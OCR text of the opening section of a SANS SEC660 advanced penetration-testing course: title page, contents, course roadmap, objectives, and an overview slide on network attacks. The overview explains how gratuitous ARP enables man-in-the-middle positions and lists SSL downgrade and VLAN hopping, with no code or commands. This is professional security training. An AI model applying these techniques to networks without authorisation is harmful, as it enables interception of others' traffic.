
SEC660 | ADVANCED PENETRATION TESTING, EXPLOIT WRITING, AND ETHICAL HACKING

660.1

Network Attacks for Penetration Testers

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org



SEC660.1 Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

SANS

Network Attacks for Penetration Testers

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking: Network Attacks – 660.1
Welcome to the first section of class, focused on network attacks. In this section, we'll look at advanced penetration testing techniques with a focus on network attacks.

Courseware Version: D01_01




Table of Contents (1)

Table of Contents (1)

This is the Table of Contents slide to help you quickly access specific sections and exercises.




Table of Contents (2)

Page

Table of Contents (2)
Continued from the previous page.





Table of Contents (3)

Table of Contents (3)
Continued from the previous page.



Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 1

Course Overview

Ensure Your Success

Accessing the Network

Exercise: Captive Portal Bypass Scenario

Manipulating the Network

Exercise: Ettercap MITM

Exercise: BetterCap MITM

Exercise: Custom BetterCap Proxy Module

IPv6 for Penetration Testers

Exercise: IPv6 Attack

Exploiting the Network

Exercise: SNMP Enumeration


Bootcamp

SANS

SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 5

Course Overview


In this module, we will introduce some essential subject matter, concepts, and introductory topics required to perform advanced penetration testing and to proceed through this course.



Objectives

- Our objective for this module is to understand:
  - Advanced penetration testing methodology
  - Scripting
  - Types of attacks focused on in this course:
    - Network attacks
    - Escaping restricted environments
    - Fuzzing, code coverage, and crypto
    - Windows and Linux exploitation
    - Reverse engineering
  - Thinking outside of the box

Objectives
This module is an introduction to the overall concepts covered in this course. Each area discussed will serve as an entry point as we move through the material for each day.




Advanced Penetration Testing

- Our areas of focus for this course:
  - Network attacks
  - Escaping restricted environments
  - Pen testing cryptographic implementations
  - Fuzzing and scripting
  - Linux and Windows privilege escalation and remote exploitation
  - Modern OS Controls
  - Reverse engineering
  - Knowing when to call it a day

Advanced Penetration Testing

Advanced penetration testing requires the ability to fully exhaust all possibilities when assessing a target environment or product to be successful. When others stop, a senior tester comes up with solutions to solve complex problems and think outside of the box. Often, someone serving in this role is the final say before calculating the relative risk. We will be covering techniques used daily by lead penetration testers. These include:

- Network attacks
- Escaping restricted environments
- Pen testing cryptographic implementations
- Fuzzing and scripting
- Linux and Windows privilege escalation and remote exploitation
- Modern OS Controls
- Reverse engineering
- Knowing when to call it a day



Network Attacks


- The network is full of opportunities and vulnerabilities
- Gaining a Man-in-the-Middle position
- Defeating or evading modern network controls
- Network manipulation
- VLAN hopping
- SSL downgrade attacks

SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 8

Network Attacks

Many networks are based on old technology and protocols. Take the Address Resolution Protocol (ARP). It is an archaic protocol that returns a MAC address for a given IP address. This protocol allows for gratuitous ARP packets to be sent by anyone, making it easy to trick systems into thinking a MAC address belongs to a different IP address than its owner. This works on most modern networks, allowing an attacker to perform a Man-in-the-Middle attack and gain a very serious position for attack.

Newer technology has been introduced to help protect networks against these types of attacks, but this technology is often not used, or there are still some vulnerable locations that break down the whole system. Still, it is important to understand when these modern controls can be defeated and the techniques to pull it off. Manipulating the network allows for access to a great amount of information. Removing security controls such as SSL to read otherwise encrypted traffic, jumping from a data VLAN to a voice VLAN to sniff RDP traffic, and other forms of attack are all covered in depth in this course, combined with labs to provide practical application of the techniques.

